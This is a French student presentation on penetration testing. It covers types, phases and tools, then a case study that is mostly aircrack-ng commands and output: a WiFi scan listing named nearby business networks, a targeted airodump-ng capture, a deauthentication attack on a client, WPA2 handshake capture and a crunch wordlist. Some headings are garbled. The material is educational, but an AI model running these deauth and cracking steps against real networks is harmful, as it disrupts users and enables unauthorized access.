



ISMACORP

PENTESTING : CONCEPTS ET ÉTUDE DE CAS

Realiser par :
Daouda David Coulibaly

Encadrer par :
Mr Abdoulaye

SOMMAIRE

- | | | | |
|---|----------------------|---|-----------------------|
| 1 | INTRODUCTION | 1 | ÉTUDE DE CAS PRATIQUE |
| 2 | TYPES DE PENTESTING | 2 | CONCLUSION |
| 3 | PHASES DU PENTESTING | | |
| 4 | OUTILS COURANTS | | |

INTRODUCTION



C'EST QUOI LE PENTEST ?

Le pentesting, ou test d'intrusion, est un processus simulant une attaque sur un système informatique pour identifier et exploiter les vulnérabilités de sécurité. Il s'agit d'un outil essentiel pour évaluer et renforcer la sécurité des systèmes.



IMPORTANCE DU PENTESTING EN SÉCURITÉ INFORMATIQUE

Le pentesting aide les organisations à comprendre leurs faiblesses en matière de sécurité et à prendre des mesures proactives pour prévenir les cyberattaques. Cela permet de protéger les données sensibles et de maintenir la confiance des utilisateurs.



TYPES DE PENTESTING

1

Pentest
interne

2

Pentest
externe

3

Pentest de
réseau

4

Pentest
d'application
web

5

Pentest
physique

6

Ingénierie
sociale

7

Pentest
mobile


8

pentest
IoT



PENTEST INTERNE

Simule une attaque venant de l'intérieur de l'organisation, par exemple, un employé malveillant.



PENTEST EXTERNE

Évalue la sécurité contre des attaques venant de l'extérieur, souvent à travers Internet, comme un hacker distant.



PENTEST DE RÉSEAU

Cible les infrastructures réseau pour identifier des failles dans les routeurs, les pare-feux, ou d'autres dispositifs.



PENTEST D'APPLICATION WEB

Se concentre sur la sécurité des applications web, recherchant des vulnérabilités telles que les injections SQL ou les failles XSS.




PENTEST PHYSIQUE

Évalue la sécurité physique, comme l'accès aux serveurs ou aux installations sensibles.




INGÉNIERIE SOCIALE

Teste la résistance du personnel face aux tentatives de manipulation visant à obtenir des informations sensibles.



PENTEST MOBILE

Le pentest mobile vise à identifier les vulnérabilités des applications et systèmes mobiles en analysant leur code, leurs autorisations, et leurs communications réseau pour déceler des failles de sécurité exploitables.



PENTEST IOT

Le pentest d'appareils IoT consiste à identifier et analyser les vulnérabilités des dispositifs connectés en examinant leur firmware, leurs configurations réseau, et leurs communications pour détecter des failles de sécurité potentielles.

PHASES DU PENTESTING

- **Reconnaissance**
- **Scan et Enumeration**
- **Exploitation**
- **Post-exploitation**
- **Rapport**




RECONNAISSANCE

Collecte d'informations sur la cible (ex. : noms de domaine, adresses IP) à l'aide de techniques passives et actives.



SCAN ET ENUMERATION

Identification des services et des ports ouverts, ainsi que des systèmes d'exploitation et des logiciels en place.



EXPLOITATION

Tentative d'exploitation des vulnérabilités identifiées pour obtenir un accès non autorisé ou provoquer un dysfonctionnement.



POST EXPLOITATION

Maintien de l'accès, élévation des privilèges et collecte de données sensibles après avoir compromis un système.



RAPPORT

Documentation des découvertes, incluant les vulnérabilités identifiées, les risques associés et les recommandations pour corriger les failles.



OUTILS DE PENTESTING

1

Nmap

2

Metasploit

3

Burp Suite

4

Wireshark

Étude de Cas Pratique : Pentest Réseau Scan du réseau

RECHERCHE-NG

```
CH 10 ][ Elapsed: 30 s ][ 2024-08-26 08:09

BSSID          PWR  Beacons  #Data, #/s  CH  MB  ENC CIPHER  AUTH  ESSID
84:93:B2:0A:39:28 -93    2         0  0   8  130  WPA2 CCMP  PSK  MOHACOM
FC:EC:DA:21:F8:AD -77    1         1  0   6  130  WPA2 CCMP  PSK  DRH
D0:21:F9:31:8A:4B -69    3         0  0   6  195  WPA2 CCMP  PSK  <length:  0>
84:93:B2:0A:52:9C -93    2         0  0   2  130  WPA2 CCMP  PSK  1ET.AP3
D6:21:F9:31:8A:4B -64    7         0  0   6  195  WPA2 CCMP  PSK  <length:  0>
84:93:B2:0A:82:C6 -93   18         0  0  11  130  WPA2 CCMP  PSK  3ET.AP1
84:93:B2:0A:59:E6 -93    3         0  0   9  270  WPA2 CCMP  PSK  timfreshair
D0:21:F9:31:95:4E -77    7         0  0   6  195  WPA2 CCMP  PSK  <length:  0>
FE:EC:DA:21:F8:AD -78    6        12  0   6  130  WPA2 CCMP  PSK  SAlle Reunion
FC:EC:DA:21:F4:7C -86    2         1  0   1  130  WPA2 CCMP  PSK  DRH
FE:EC:DA:21:F4:7C -90    4         5  0   1  130  WPA2 CCMP  PSK  SAlle Reunion
D6:21:F9:31:95:4E -74   10         0  0   6  195  WPA2 CCMP  PSK  <length:  0>
FE:EC:DA:21:F8:06 -82   12         0  0  11  130  WPA2 CCMP  PSK  SAlle Reunion
60:22:32:5A:1C:2D -93    4         0  0  11  130  WPA2 CCMP  PSK  PCRSS
FC:EC:DA:21:F8:06 -82    9         0  0  11  130  WPA2 CCMP  PSK  DRH
34:E8:94:FF:2F:3E -93   15        21  0  10  130  WPA2 CCMP  PSK  CCREM-MALI
84:93:B2:B0:AE:E3  -1    0         0  0   4   -1  <length:  0>
2A:41:EC:B4:BB:48 -80   14         0  0   5  360  WPA2 CCMP  PSK  Cabinet Profil Sarl
84:93:B2:0A:82:A8 -82   37         0  0  10  130  WPA2 CCMP  PSK  2ET.AP1
E8:81:75:DA:F8:00 -80   42         5  0   7  130  WPA2 CCMP  PSK  Sirany Business
F6:FB:B8:10:38:D0 -86    0         1  0   8   -1  WPA  <length:  0>
28:DE:A8:AA:FD:00 -69   50        27  0   4  130  WPA2 CCMP  PSK  NOUVELLE-AFRIQUE-GROUPE-SA
DA:21:F9:31:8A:4B -73   38         0  0   6  195  WPA2 CCMP  PSK  Cabinet_CA0
DA:21:F9:31:95:4E -82   31         0  0   6  195  WPA2 CCMP  PSK  Cabinet_CA0
58:25:75:31:74:00 -93    5         1  0   1  130  WPA2 CCMP  PSK  Sirany Business
58:EF:68:11:63:30 -33   78       111  2   2  195  WPA2 CCMP  PSK  Linksys01196

BSSID          STATION          PWR  Rate  Lost  Frames  Notes  Probes
84:93:B2:0A:52:9C 5E:6D:D5:11:AA:08 -86    0 - 1    52     9
34:E8:94:FF:2F:3E 9E:03:94:5A:B9:29  -1    6e- 0     0     1
34:E8:94:FF:2F:3E FA:1D:47:48:E5:49  -1    2e- 0     0    20
84:93:B2:B0:AE:E3 66:E9:89:69:52:49 -94    0 - 1e    0     3
84:93:B2:B0:AE:E3 9A:70:33:D5:0A:D2 -94    0 - 1e   74     9
F6:FB:B8:10:38:D0 4A:A4:CC:59:1A:C8 -94    0 - 5e    0     1
28:DE:A8:AA:FD:00 A2:E7:72:9A:CD:77  -1    2e- 0     0    12
28:DE:A8:AA:FD:00 02:67:B6:4D:23:B2  -1    2e- 0     0    12
(not associated) 54:8C:A0:59:1B:D7 -92    0 - 1     0     2
(not associated) 36:FA:8F:12:3F:81 -46    0 - 1     0     1
(not associated) 66:BC:F2:6C:83:BE -50    0 - 1     0     2

Quitting...
root@kali:~#
```


Étude de Cas Pratique : Pentest Réseau

Scan du réseau

```
PC:EC:DA:21:F8:00 -82 15 0 0 11 130 WPA2 CCMP PSK DRI
34:E8:94:FF:2F:3E -93 15 21 0 10 130 WPA2 CCMP PSK CCREM-MALI
84:93:B2:B0:AE:E3 -1 0 0 0 4 -1 <length: 0>
2A:41:EC:B4:BB:48 -80 14 0 0 5 360 WPA2 CCMP PSK Cabinet Profil Sarl
84:93:B2:0A:82:A8 -82 37 0 0 10 130 WPA2 CCMP PSK 2ET.AP1
E8:81:75:DA:F8:00 -80 42 5 0 7 130 WPA2 CCMP PSK Sirany Business
F6:FB:B8:10:38:D0 -86 0 1 0 8 -1 WPA <length: 0>
28:DE:A8:AA:FD:00 -69 50 27 0 4 130 WPA2 CCMP PSK NOUVELLE-AFRIQUE-GROUPE-SA
DA:21:F9:31:8A:4B -73 38 0 0 6 195 WPA2 CCMP PSK Cabinet_CA0
DA:21:F9:31:95:4E -82 31 0 0 6 195 WPA2 CCMP PSK Cabinet_CA0
58:25:75:31:74:00 -93 5 1 0 1 130 WPA2 CCMP PSK Sirany Business
58:EF:68:11:63:30 -33 78 111 2 2 195 WPA2 CCMP PSK Linksys01196

BSSID STATION PWR Rate Lost Frames Notes Probes
84:93:B2:0A:52:9C 5E:6D:D5:11:AA:08 -86 0 - 1 52 9
34:E8:94:FF:2F:3E 9E:03:94:5A:B9:29 -1 6e- 0 0 1
34:E8:94:FF:2F:3E FA:1D:47:48:E5:49 -1 2e- 0 0 20
84:93:B2:B0:AE:E3 66:E9:89:69:52:49 -94 0 - 1e 0 3
84:93:B2:B0:AE:E3 9A:70:33:D5:0A:D2 -94 0 - 1e 74 9
F6:FB:B8:10:38:D0 4A:A4:CC:59:1A:C8 -94 0 - 5e 0 1
28:DE:A8:AA:FD:00 A2:E7:72:9A:CD:77 -1 2e- 0 0 12
28:DE:A8:AA:FD:00 02:67:B6:4D:23:B2 -1 2e- 0 0 12
(not associated) 54:8C:A0:59:1B:D7 -92 0 - 1 0 2
(not associated) 36:FA:8F:12:3F:81 -46 0 - 1 0 1
(not associated) 66:BC:F2:6C:83:BE -50 0 - 1 0 2
Quitting...
root@kali:~# █
```

ATIRUCRAPHY-NG

Étude de Cas Pratique : Pentest Réseau

Ciblage d'un réseau

```
Quitting...
root@kali:~# airodump-ng --bssid 58:EF:68:11:63:30 -c 2 wlan0

CH 2 ][ Elapsed: 12 s ][ 2024-08-26 08:13

BSSID            PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID
58:EF:68:11:63:30 -33  96     107        131    3    2  195   WPA2 CCMP   PSK  Linksys01196

BSSID            STATION            PWR   Rate    Lost    Frames  Notes  Probes
58:EF:68:11:63:30 0A:60:D2:CB:94:B3 -74    1e-11     0         3
58:EF:68:11:63:30 A6:6C:26:24:E5:98 -52    1e-24     4        32
58:EF:68:11:63:30 40:B8:37:05:E7:80 -59    1e-24e    0         9
58:EF:68:11:63:30 36:03:D2:1C:5F:37 -30    1e-24     1         4
58:EF:68:11:63:30 4A:B7:90:7B:D8:47 -50    0 - 1     1         2
58:EF:68:11:63:30 2A:BC:9C:C7:52:9C -76    0 - 1    935        15
58:EF:68:11:63:30 3E:78:DB:B2:18:DC -74    0 -24     0        16
58:EF:68:11:63:30 A4:CF:99:51:34:75 -43    1e-24     5       359
58:EF:68:11:63:30 2C:DB:07:61:A4:EF -65    0 - 6e     0         7
58:EF:68:11:63:30 26:78:BA:91:13:F2 -30    0 - 1e     0         3
58:EF:68:11:63:30 F2:53:8C:F3:A9:AD -50    0 - 1e     0        22
58:EF:68:11:63:30 50:5A:65:F6:A5:89 -14    0 - 1      0         1
58:EF:68:11:63:30 60:03:08:A3:DC:10 -57    0 -24e    0        33
58:EF:68:11:63:30 52:3D:32:2E:A2:B4 -62    0 - 1e     0        23

Quitting...
root@kali:~#
```

AIRCRACK-ng

Étude de Cas Pratique : Pentest Réseau

Ciblage d'un réseau

```
CH 2 ][ Elapsed: 12 s ][ 2024-08-26 08:20

BSSID          PWR RXQ  Beacons    #Data, #/s  CH  MB  ENC CIPHER  AUTH ESSID
58:EF:68:11:63:30 -39 100    126       257   19   2 195   WPA2 CCMP   PSK  Linksys01196

BSSID          STATION            PWR   Rate    Lost    Frames  Notes  Probes
58:EF:68:11:63:30 36:03:D2:1C:5F:37 -26    0 -24      0        1
58:EF:68:11:63:30 74:29:AF:26:19:7F -45    0 -24e     2        3
58:EF:68:11:63:30 F2:53:8C:F3:A9:AD -74    0 - 1e     0       10
58:EF:68:11:63:30 4A:B7:90:7B:D8:47 -43   24e-24e  652       75
58:EF:68:11:63:30 26:78:BA:91:13:F2 -38    0 - 1e     6       43
58:EF:68:11:63:30 50:5A:65:F6:A5:89 -34    0 - 6e     0       12
58:EF:68:11:63:30 52:3D:32:2E:A2:B4 -74    0 - 1e     3       17
58:EF:68:11:63:30 A6:6C:26:24:E5:98 -51    0 -24      0        3
58:EF:68:11:63:30 2C:DB:07:61:A4:EF -65    0 - 6e     0       27
58:EF:68:11:63:30 0A:60:D2:CB:94:B3 -58   1e-24e    0        2
58:EF:68:11:63:30 A4:CF:99:51:34:75 -42    0 -24     10       87
58:EF:68:11:63:30 60:03:08:A3:DC:10 -57    0 -24e     6       23
58:EF:68:11:63:30 2A:BC:9C:C7:52:9C -73   2e- 6     0       49
58:EF:68:11:63:30 3E:78:DB:B2:18:DC -49    0 -24   1279     276

Quitting...
root@kali:~#
```


Étude de Cas Pratique : Pentest Réseau

Deauth-attack

```
root@kali:~# airodump-ng --bssid 58:EF:68:11:63:30 -c 2 --write capture wlan0
08:26:02 Created capture file "capture-01.cap".

root@kali:~# aireplay-ng --deauth 10 -a 58:EF:68:11:63:30 -c 50:5A:65:F6:A5:89 wlan0
08:32:33 Waiting for beacon frame (BSSID: 58:EF:68:11:63:30) on channel 2
08:32:34 Sending 64 directed DeAuth (code 7). STMAC: [50:5A:65:F6:A5:89] [36|50 ACKs]
08:32:35 Sending 64 directed DeAuth (code 7). STMAC: [50:5A:65:F6:A5:89] [12|53 ACKs]
08:32:35 Sending 64 directed DeAuth (code 7). STMAC: [50:5A:65:F6:A5:89] [ 7|80 ACKs]
08:32:36 Sending 64 directed DeAuth (code 7). STMAC: [50:5A:65:F6:A5:89] [45|63 ACKs]
08:32:37 Sending 64 directed DeAuth (code 7). STMAC: [50:5A:65:F6:A5:89] [ 2|63 ACKs]
08:32:38 Sending 64 directed DeAuth (code 7). STMAC: [50:5A:65:F6:A5:89] [ 2|64 ACKs]
08:32:38 Sending 64 directed DeAuth (code 7). STMAC: [50:5A:65:F6:A5:89] [36|57 ACKs]
08:32:39 Sending 64 directed DeAuth (code 7). STMAC: [50:5A:65:F6:A5:89] [19|64 ACKs]
08:32:40 Sending 64 directed DeAuth (code 7). STMAC: [50:5A:65:F6:A5:89] [ 1|62 ACKs]
08:32:41 Sending 64 directed DeAuth (code 7). STMAC: [50:5A:65:F6:A5:89] [ 2|62 ACKs]
root@kali:~#
```

AIRCRACK-ng

Étude de Cas Pratique : Pentest Réseau

Récupération de handshake

```
BSSID          PWR RXQ Beacons    #Data, #/s CH  MB  ENC CIPHER AUTH ESSID
58:EF:68:11:63:30 -29 100    3341      9620  130   2  195  WPA2 CCMP  PSK  Linksys01196

BSSID          STATION          PWR   Rate    Lost    Frames  Notes  Probes
58:EF:68:11:63:30 7C:2A:31:E7:B6:61 -35    0 - 6e     0      141
58:EF:68:11:63:30 0A:60:D2:CB:94:B3 -58    1e-11     0       46
58:EF:68:11:63:30 50:5A:65:F6:A5:89 -18    1e- 1     0     1333  PMKID
58:EF:68:11:63:30 36:03:D2:1C:5F:37 -24    1e-24     1       76
58:EF:68:11:63:30 40:B8:37:05:E7:80 -51    1e-24e    2      128
58:EF:68:11:63:30 3E:78:DB:B2:18:DC -58    1e- 1     0     5962
58:EF:68:11:63:30 74:29:AF:26:19:7F -46    1e- 6e     0      112
58:EF:68:11:63:30 60:03:08:A3:DC:10 -53    1e-24e    0      330
58:EF:68:11:63:30 4A:B7:90:7B:D8:47 -44    1e- 1     0     895
58:EF:68:11:63:30 52:3D:32:2E:A2:B4 -50    1e- 1e    0     529
58:EF:68:11:63:30 2A:BC:9C:C7:52:9C -74    1e- 1    10    2064
read failed: Network is down:C7:52:9C -79    1e-24   340     954
Interface wlan0: 0 F2:53:8C:F3:A9:AD -76    5e- 1e    2    1792
ioctl(SIOCGIFINDEX) failed: No such device
Can't reopen wlan0
root@kali:~# █
```

ATHRUCRFACTH-76

Étude de Cas Pratique : Pentest Réseau

Création de la liste de mot de passe

ATIRCCRAACH-NG

```
CCrunch ending at
root@kali:~# crunch 5 5 abcdf -o wordlist1.txt
